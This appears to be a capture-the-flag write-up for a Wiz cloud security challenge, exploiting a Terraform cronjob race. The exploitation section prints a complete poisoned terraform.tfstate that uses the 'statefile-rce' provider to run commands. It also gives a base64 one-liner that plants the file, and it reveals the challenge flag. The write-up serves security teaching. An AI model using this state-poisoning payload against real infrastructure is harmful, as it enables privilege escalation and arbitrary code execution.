> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2026/wiz-cloud-security-challenge/state-of-affairs.md).
# State of Affairs
### Challenge Description
This challenge involves exploiting a Terraform environment with restricted permissions to escalate privileges and retrieve the flag.
### Table of Contents
* [Challenge Description](#challenge-description)
* [Table of Contents](#table-of-contents)
* [Solution Overview](#solution-overview)
* [Initial Analysis](#initial-analysis)
* [File System Enumeration](#file-system-enumeration)
* [Terraform Lock File Analysis](#terraform-lock-file-analysis)
* [Cronjob Discovery](#cronjob-discovery)
* [Identifying the Vulnerability](#identifying-the-vulnerability)
* [Race Condition Discovery](#race-condition-discovery)
* [State File Code Execution](#state-file-code-execution)
* [Exploitation](#exploitation)
* [Creating Malicious State File](#creating-malicious-state-file)
* [Exploiting the Race Condition](#exploiting-the-race-condition)
* [Getting the Flag](#getting-the-flag)
### Solution Overview
This challenge demonstrates a Terraform state file poisoning attack through a race condition:
1. **Enumeration** - Discover Terraform configuration files and cronjob behavior
2. **Provider Analysis** - Analyze installed Terraform providers and versions
3. **Race Condition Identification** - Find timing window before terraform files are initialized
4. **State File Poisoning** - Create malicious terraform.tfstate with code execution payload
5. **Flag Retrieval** - Execute command to copy flag with elevated privileges
**Key Vulnerability:** Race condition in cronjob allows injecting malicious state file that executes arbitrary commands via the `statefile-rce` provider technique.
### Initial Analysis
Upon accessing the environment, we have limited privileges as the `ctf` user and need to escalate to access the flag.
#### File System Enumeration
**Key findings:**
* The `ctf` user only has read permissions for `main.tf`, `server.crt` and `.terraform.lock.hcl`
* Limited filesystem access suggests we need to find another attack vector
* Terraform lock file is readable and may contain valuable information
#### Terraform Lock File Analysis
The Terraform lock file reveals the installed providers and their versions:
```terraform
# This file is maintained automatically by "terraform init".
# Manual edits may be lost in future updates.
provider "registry.terraform.io/hashicorp/local" {
version = "2.6.1"
constraints = "~> 2.4"
hashes = [
"h1:LMoX85QLTgCCqRuy2aXoz47P7gZ4WRPSA00fUPC/Rho=",
"zh:10050d08f416de42a857e4b6f76809aae63ea4ec6f5c852a126a915dede814b4",
"zh:2df2a3ebe9830d4759c59b51702e209fe053f47453cb4688f43c063bac8746b7",
"zh:2e759568bcc38c86ca0e43701d34cf29945736fdc8e429c5b287ddc2703c7b18",
"zh:6a62a34e48500ab4aea778e355e162ebde03260b7a9eb9edc7e534c84fbca4c6",
"zh:74373728ba32a1d5450a3a88ac45624579e32755b086cd4e51e88d9aca240ef6",
"zh:78d5eefdd9e494defcb3c68d282b8f96630502cac21d1ea161f53cfe9bb483b3",
"zh:8dddae588971a996f622e7589cd8b9da7834c744ac12bfb59c97fa77ded95255",
"zh:946f82f66353bb97aefa8d95c4ca86db227f9b7c50b82415289ac47e4e74d08d",
"zh:e9a5c09e6f35e510acf15b666fd0b34a30164cecdcd81ce7cda0f4b2dade8d91",
"zh:eafe5b873ef42b32feb2f969c38ff8652507e695620cbaf03b9db714bee52249",
"zh:ec146289fa27650c9d433bb5c7847379180c0b7a323b1b94e6e7ad5d2a7dbe71",
"zh:fc882c35ce05631d76c0973b35adde26980778fc81d9da81a2fade2b9d73423b",
]
}
provider "registry.terraform.io/hashicorp/time" {
version = "0.9.2"
constraints = "~> 0.9.0"
hashes = [
"h1:SOMtrnkGDu+lWaxkH/VSn1UcgFtRylE8hsske2Q6p7A=",
"zh:140ca678c8f2e0c73fcbda470531db01ca5d3b22cf6ddcc96e65fc28d179d81e",
"zh:1a85697ab9995e7a5af34d6f971939e748486c1818ce8c7f98e27b47a45db43b",
"zh:3cbe245e318fa6ae905367ffe4980a1dbcd8bde630c4911f34ac297e6f8080cb",
"zh:3eb83fd3857ebdc1e40c0dc6dcc5c161c122560765115b31360a0722158d9b8b",
"zh:4d7611ddc90c7fc458a8255c1ad87286512a497f6c842786cda1b93f18ca463e",
"zh:78d5eefdd9e494defcb3c68d282b8f96630502cac21d1ea161f53cfe9bb483b3",
"zh:7e8d3fd420d9b41a95f95a023c830f9e53feee54d47d640679b3b5bfbb757422",
"zh:90e63a84dda94619199f541e48388e8d1306fc9857b10c75dfee901ec9e4d94b",
"zh:cc52109be89301a1309d21704599ecd70e50c339087f7577da865588655f240d",
"zh:d5ee0e0abbfe75a9f33ada420b8bb8f4a3a0f97ebc25c1e55aa80a9c12f70519",
"zh:e15abaa2dc6751918802dc283e7348d0c99944fcf581a96e481a5afc3c13ebae",
"zh:f5c6b98cb1b40728150415b2b8a1e8075d5704c5cf6fc0b95b6b2dbaf560427a",
]
}
provider "registry.terraform.io/hashicorp/tls" {
version = "4.1.0"
constraints = "~> 4.0"
hashes = [
"h1:Ka8mEwRFXBabR33iN/WTIEW6RP0z13vFsDlwn11Pf2I=",
"zh:14c35d89307988c835a7f8e26f1b83ce771e5f9b41e407f86a644c0152089ac2",
"zh:2fb9fe7a8b5afdbd3e903acb6776ef1be3f2e587fb236a8c60f11a9fa165faa8",
"zh:35808142ef850c0c60dd93dc06b95c747720ed2c40c89031781165f0c2baa2fc",
"zh:35b5dc95bc75f0b3b9c5ce54d4d7600c1ebc96fbb8dfca174536e8bf103c8cdc",
"zh:38aa27c6a6c98f1712aa5cc30011884dc4b128b4073a4a27883374bfa3ec9fac",
"zh:51fb247e3a2e88f0047cb97bb9df7c228254a3b3021c5534e4563b4007e6f882",
"zh:62b981ce491e38d892ba6364d1d0cdaadcee37cc218590e07b310b1dfa34be2d",
"zh:bc8e47efc611924a79f947ce072a9ad698f311d4a60d0b4dfff6758c912b7298",
"zh:c149508bd131765d1bc085c75a870abb314ff5a6d7f5ac1035a8892d686b6297",
"zh:d38d40783503d278b63858978d40e07ac48123a2925e1a6b47e62179c046f87a",
"zh:f569b65999264a9416862bca5cd2a6177d94ccb0424f3a4ef424428912b9cb3c",
"zh:fb07f708e3316615f6d218cec198504984c0ce7000b9f1eebff7516e384f4b54",
]
}
```
**Provider Analysis:**
From the Terraform lock file, we identified three installed providers:
* `registry.terraform.io/hashicorp/local` - version 2.6.1 (latest)
* `registry.terraform.io/hashicorp/time` - version 0.9.2 (outdated, current: 0.13.1)
* `registry.terraform.io/hashicorp/tls` - version 4.1.0 (latest)
While the `time` provider is outdated, no known exploits exist for version 0.9.2.
**Initial Terraform Commands:**

Attempting to run `terraform plan` or `terraform apply` returns an error:
The error indicates we don't have sufficient permissions to read the required Terraform configuration files.
#### Cronjob Discovery

Using `pspy` to monitor processes, we discovered that `supercronic` is being used to execute scheduled tasks:
**Crontab Contents:**
```bash
* * * * * terraform -chdir=/home/tfuser init && terraform -chdir=/home/tfuser apply -auto-approve > /var/tmp/tfoutput.log 2>&1
```
**Analysis:**
* The cronjob runs **every minute**
* Executes `terraform init` followed by `terraform apply -auto-approve`
* Runs as the `tfuser` with elevated privileges
* Logs output to `/var/tmp/tfoutput.log`
> **Note:** We don't have write permissions to the crontab, so traditional cronjob privilege escalation won't work.
**Terraform Output Analysis:**
Since the cronjob runs every minute, we can examine the output log to understand what Terraform is doing:
```bash
cat /var/tmp/tfoutput.log
```
```
time_static.current_time: Refreshing state... [id=2026-01-08T12:16:01Z]
tls_private_key.my_key: Refreshing state... [id=a5f68ef3f9fb922d588e1fd71f9f6001a1eb8410]
tls_self_signed_cert.my_cert: Refreshing state... [id=200480292651704310877697368783448140687]
local_file.cert_file: Refreshing state... [id=875f8e5f65bbfe402e68e91d5dad949d306388b6]
Terraform used the selected providers to generate the following execution
plan. Resource actions are indicated with the following symbols:
-/+ destroy and then create replacement
Terraform will perform the following actions:
# local_file.cert_file will be replaced due to changes in replace_triggered_by
-/+ resource "local_file" "cert_file" {
~ content = <<-EOT
-----BEGIN CERTIFICATE-----
SNIP
-----END CERTIFICATE-----
EOT -> (known after apply) # forces replacement
~ content_base64sha256 = "D8xKMCFPK6sy1DM36a5B/jsq0NieAueJ0N9ealwpoO4=" -> (known after apply)
~ content_base64sha512 = "9GrAKbP80gcXqCbODnUlZD+nwGFD7lmSDhSx8gG2CE/r/l2IBb/MSHeRhw9KG/8GHu04HmLS8zOEJBTZVsepxg==" -> (known after apply)
~ content_md5 = "921ce87b9db5c4e97a4d87be0fe0bc19" -> (known after apply)
~ content_sha1 = "875f8e5f65bbfe402e68e91d5dad949d306388b6" -> (known after apply)
~ content_sha256 = "0fcc4a30214f2bab32d43337e9ae41fe3b2ad0d89e02e789d0df5e6a5c29a0ee" -> (known after apply)
~ content_sha512 = "f46ac029b3fcd20717a826ce0e7525643fa7c06143ee59920e14b1f201b6084febfe5d8805bfcc487791870f4a1bff061eed381e62d2f333842414d956c7a9c6" -> (known after apply)
~ id = "875f8e5f65bbfe402e68e91d5dad949d306388b6" -> (known after apply)
# (3 unchanged attributes hidden)
}
# time_static.current_time must be replaced
-/+ resource "time_static" "current_time" {
~ day = 8 -> (known after apply)
~ hour = 12 -> (known after apply)
~ id = "2026-01-08T12:16:01Z" -> (known after apply)
~ minute = 16 -> (known after apply)
~ month = 1 -> (known after apply)
~ rfc3339 = "2026-01-08T12:16:01Z" -> (known after apply) # forces replacement
~ second = 1 -> (known after apply)
~ triggers = { # forces replacement
~ "timestamp" = "2026-01-08T12:16:01Z" -> (known after apply)
}
~ unix = 1767874561 -> (known after apply)
~ year = 2026 -> (known after apply)
}
# tls_private_key.my_key will be replaced due to changes in replace_triggered_by
-/+ resource "tls_private_key" "my_key" {
~ id = "a5f68ef3f9fb922d588e1fd71f9f6001a1eb8410" -> (known after apply)
~ private_key_openssh = (sensitive value)
~ private_key_pem = (sensitive value)
~ private_key_pem_pkcs8 = (sensitive value)
~ public_key_fingerprint_md5 = "93:2f:d4:bc:db:34:80:61:a3:f8:77:e5:22:48:c6:5d" -> (known after apply)
~ public_key_fingerprint_sha256 = "SHA256:SIzaZIYjpMbaYMVkT8Cje9wo3tpdJzwitd6G529liwI" -> (known after apply)
~ public_key_openssh = <<-EOT
ssh-rsa SNIP
EOT -> (known after apply)
~ public_key_pem = <<-EOT
-----BEGIN PUBLIC KEY-----
SNIP
-----END PUBLIC KEY-----
EOT -> (known after apply)
# (3 unchanged attributes hidden)
}
# tls_self_signed_cert.my_cert will be replaced due to changes in replace_triggered_by
-/+ resource "tls_self_signed_cert" "my_cert" {
~ cert_pem = <<-EOT
[snip]
EOT -> (known after apply)
~ id = "200480292651704310877697368783448140687" -> (known after apply)
~ key_algorithm = "RSA" -> (known after apply)
~ private_key_pem = (sensitive value) # forces replacement
~ validity_end_time = "2026-01-09T12:16:02.134905333Z" -> (known after apply)
~ validity_start_time = "2026-01-08T12:16:02.134905333Z" -> (known after apply)
# (7 unchanged attributes hidden)
# (1 unchanged block hidden)
}
Plan: 4 to add, 0 to change, 4 to destroy.
local_file.cert_file: Destroying... [id=875f8e5f65bbfe402e68e91d5dad949d306388b6]
local_file.cert_file: Destruction complete after 0s
tls_self_signed_cert.my_cert: Destroying... [id=200480292651704310877697368783448140687]
tls_self_signed_cert.my_cert: Destruction complete after 0s
tls_private_key.my_key: Destroying... [id=a5f68ef3f9fb922d588e1fd71f9f6001a1eb8410]
tls_private_key.my_key: Destruction complete after 0s
time_static.current_time: Destroying... [id=2026-01-08T12:16:01Z]
time_static.current_time: Destruction complete after 0s
time_static.current_time: Creating...
time_static.current_time: Creation complete after 0s [id=2026-01-08T12:17:01Z]
tls_private_key.my_key: Creating...
tls_private_key.my_key: Creation complete after 0s [id=233c820597637d6abb54623f99cdcaabc4eb5f43]
tls_self_signed_cert.my_cert: Creating...
tls_self_signed_cert.my_cert: Creation complete after 0s [id=219582527098623700178409924889789793907]
local_file.cert_file: Creating...
local_file.cert_file: Creation complete after 0s [id=1d5b928b8606aef8724028285c6725fad1a5a08c]
Apply complete! Resources: 4 added, 0 changed, 4 destroyed.
```
**Key Observations:**
* Terraform is managing TLS certificates and keys
* Resources are being replaced every minute due to `replace_triggered_by`
* The state includes `time_static`, `tls_private_key`, `tls_self_signed_cert`, and `local_file` resources
* All operations run with `tfuser` privileges

**Temporary Files Discovery:**
Examining the `/tmp` folder reveals Terraform state files:
```bash
# /tmp directory listing
terraform:/tmp$ ls -al
total 28
drwxrwxrwt 1 root root 4096 Jan 8 12:56 .
drwxr-xr-x 1 root root 4096 Jan 8 12:55 ..
drwxr-xr-x 3 tfuser tfgroup 4096 Jan 8 12:56 .terraform
-rw-r--r-- 1 tfuser tfgroup 15962 Jan 8 12:56 terraform.tfstate
# .terraform directory listing
terraform:/tmp/$ ls -al .terraform
total 16
drwxr-xr-x 3 tfuser tfgroup 4096 Jan 8 12:56 .
drwxrwxrwt 1 root root 4096 Jan 8 12:56 ..
drwxr-xr-x 3 tfuser tfgroup 4096 Jan 8 12:56 providers
-rw-r--r-- 1 tfuser tfgroup 206 Jan 8 12:56 terraform.tfstate
```
A second `terraform.tfstate` file exists in `.terraform/`:
```json
# /tmp/.terraform/terraform.tfstate
terraform:/tmp/.terraform$ cat terraform.tfstate
{
"version": 3,
"terraform_version": "1.14.3",
"backend": {
"type": "local",
"config": {
"path": "/tmp/terraform.tfstate",
"workspace_dir": null
},
"hash": 3922107050
}
```
**Permission Analysis:**
* All files and directories are owned by `tfuser:tfgroup`
* We cannot write or modify existing state files
* This limits direct state file modification attacks
***
### Identifying the Vulnerability
#### Race Condition Discovery

A critical behavior was discovered: **Terraform files are not instantiated immediately when the environment spawns**.
```bash
# Check for Terraform files immediately after spawn
ls -al && ls -alR /tmp
```
**Observation:**
When the instance first spawns:
* No Terraform files exist in `/tmp`
* No provider plugins are installed
* Files appear approximately **1 minute** after spawn
* This creates a **race condition window** where we can inject our own files
#### State File Code Execution


The race condition enables **Terraform state file poisoning**, a technique documented in [HackTricks](https://cloud.hacktricks.wiki/en/pentesting-ci-cd/terraform-security.html#abusing-terraform-state-files):
**Attack Technique:**

The [terraform-provider-statefile-rce](https://github.com/offensive-actions/terraform-provider-statefile-rce) project demonstrates how malicious state files can achieve code execution:
When `terraform init` is executed with a compromised state file, Terraform will attempt to download and initialize providers referenced in the state, including malicious ones that execute arbitrary code during initialization.
**Exploit Requirements:**
1. Ability to create/modify a `terraform.tfstate` file
2. `terraform init` must be executed (satisfied by the cronjob)
3. Malicious provider reference in the state file
***
### Exploitation
#### Creating Malicious State File
The exploit payload uses a `offensive-actions/statefile-rce` provider that executes commands during initialization:
**Payload Structure:**
```json
{
"mode": "managed",
"type": "rce",
"name": "",
"provider": "provider[\"registry.terraform.io/offensive-actions/statefile-rce\"]",
"instances": [
{
"schema_version": 0,
"attributes": {
"command": "cp /home/tfuser/flag /tmp/flag && chmod 777 /tmp/flag",
"id": "rce"
},
"sensitive_attributes": [],
"private": "bnVsbA=="
}
]
}
```
**Command Explanation:**
* `cp /home/tfuser/flag /tmp/flag` - Copy the flag to a readable location
* `chmod 777 /tmp/flag` - Make the flag readable by all users
**Complete Malicious State File:**
```json
{
"version": 4,
"terraform_version": "1.14.3",
"serial": 14,
"lineage": "0d00863b-f893-e48e-75c1-33feabe31a91",
"outputs": {},
"resources": [
{
"mode": "managed",
"type": "rce",
"name": "rce",
"provider": "provider[\"registry.terraform.io/offensive-actions/statefile-rce\"]",
"instances": [
{
"schema_version": 0,
"attributes": {
"command": "cp /home/tfuser/flag /tmp/flag && chmod 777 /tmp/flag",
"id": "rce"
},
"sensitive_attributes": [],
"private": "bnVsbA=="
}
]
}
],
"check_results": null
}
```
#### Exploiting the Race Condition
**Attack Steps:**
1. **Restart the instance** to reset the environment
2. **Immediately execute** the following command before the cronjob runs
3. **Wait** for the cronjob to execute `terraform init`

**Exploitation Command:**
```bash
echo ew0KICAidmVyc2lvbiI6IDQsDQogICJ0ZXJyYWZvcm1fdmVyc2lvbiI6ICIxLjE0LjMiLA0KICAic2VyaWFsIjogMTQsDQogICJsaW5lYWdlIjogIjBkMDA4NjNiLWY4OTMtZTQ4ZS03NWMxLTMzZmVhYmUzMWE5MSIsDQogICJvdXRwdXRzIjoge30sDQogICJyZXNvdXJjZXMiOiBbDQogICAgew0KICAgICAgIm1vZGUiOiAibWFuYWdlZCIsDQogICAgICAidHlwZSI6ICJyY2UiLA0KICAgICAgIm5hbWUiOiAicmNlIiwNCiAgICAgICJwcm92aWRlciI6ICJwcm92aWRlcltcInJlZ2lzdHJ5LnRlcnJhZm9ybS5pby9vZmZlbnNpdmUtYWN0aW9ucy9zdGF0ZWZpbGUtcmNlXCJdIiwNCiAgICAgICJpbnN0YW5jZXMiOiBbDQogICAgICAgIHsNCiAgICAgICAgICAic2NoZW1hX3ZlcnNpb24iOiAwLA0KICAgICAgICAgICJhdHRyaWJ1dGVzIjogew0KICAgICAgICAgICAgImNvbW1hbmQiOiAiY3AgL2hvbWUvdGZ1c2VyL2ZsYWcgL3RtcC9mbGFnICYmIGNobW9kIDc3NyAvdG1wL2ZsYWciLA0KICAgICAgICAgICAgImlkIjogInJjZSINCiAgICAgICAgICB9LA0KICAgICAgICAgICJzZW5zaXRpdmVfYXR0cmlidXRlcyI6IFtdLA0KICAgICAgICAgICJwcml2YXRlIjogImJuVnNiQT09Ig0KICAgICAgICB9DQogICAgICBdDQogICAgfQ0KICBdLA0KICAiY2hlY2tfcmVzdWx0cyI6IG51bGwNCn0= | base64 -d > /tmp/terraform.tfstate && chmod 777 /tmp/terraform.tfstate
```
**What this command does:**
1. Decodes the base64-encoded malicious state file
2. Writes it to `/tmp/terraform.tfstate`
3. Sets permissions to ensure it's readable by the cronjob
**Execution:**

**Monitoring for Success:**
Watch the `/tmp` directory for the flag file to appear:
```bash
watch ls -la /tmp
```
***
### Getting the Flag

After approximately one minute, the cronjob executes `terraform init`, which:
1. Reads our malicious state file
2. Attempts to initialize the fake `statefile-rce` provider
3. Executes our command with `tfuser` privileges
4. Copies the flag to `/tmp/flag` with full permissions

**Success!**
**Summary:**
1. Identified a race condition in Terraform initialization timing
2. Discovered cronjob running `terraform init` and `apply` every minute
3. Crafted malicious state file using the `statefile-rce` provider technique
4. Exploited race condition window to inject poisoned state file before legitimate initialization
5. Achieved code execution as `tfuser` to retrieve the flag
**Flag:** `WIZ_CTF{B00tTh3St4t3_Trust_N0_Pr0v1d3r}`